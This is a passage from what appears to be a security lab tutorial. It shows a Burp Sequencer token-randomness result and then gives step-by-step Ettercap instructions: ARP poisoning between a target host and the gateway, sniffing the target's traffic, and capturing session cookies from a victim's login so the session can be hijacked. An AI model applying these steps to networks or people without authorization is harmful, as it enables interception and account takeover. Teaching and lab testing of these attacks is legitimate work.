


Figure 14

- Go on Sequencer & Click on Start live capture




Figure 15

- Now click on Analyze now




Figure 16




Figure 17

## Overall Result

- Randomness quality: Extremely poor
- 👉 This means the captured tokens are highly predictable and not random enough.

# Session Hijacking Using Ettercap Tool

Ettercap is an open-source network security tool that is widely used to perform Man-in-the-Middle (MITM) attacks on local area networks. It is capable of real-time traffic interception, packet filtering, password sniffing, and session hijacking.

Features of Ettercap:

- ARP Spoofing: Redirects network traffic through the attacker's system.
- Packet Sniffing: Captures data flowing across the network.
- Session Hijacking: Takes over active sessions by stealing session cookies.
- Protocol Dissection: Understands and displays protocol-level details.
- Plugin Support: Additional features can be added.

## Ettercap in Session Hijacking:

Step 1: Attacker uses ARP spoofing to become the Man-in-the Middle.

Step 2: Victim browses an HTTP/HTTPS website and authenticates.

Step 3: Ettercap captures the session cookies or authentication tokens.

Step 4: Attacker uses the captured cookies to hijack the victim's active session.

- Open Ettercap tool




Figure 18

- Now, click on three dot and then click on Hosts




Figure 19

- Click on Scan For Hosts




Figure 20

- 32 Hosts Scanned..



Figure 21

- Click on Three Dot and click on Host List




Figure 22

- Host list appears




Figure 23

- Click on target ip address and add this ip as target 1




Figure 24

- Now click on gateway Ip address and add this as target 2




Figure 25

- Then , click on Earth shape icon and then click on ARP Poisoning




Figure 26

- Check -- Sniff Remote Connections and click on OK




Figure 27

- Now , Assume That Your Target will sign in some website and you want to hijack their session and cookies .

Figure 28

- Sign in with credentials.

Figure 29

- Now go to Ettercap interface and check that req captured or not.
- Now, Click on Three dot and then click on View

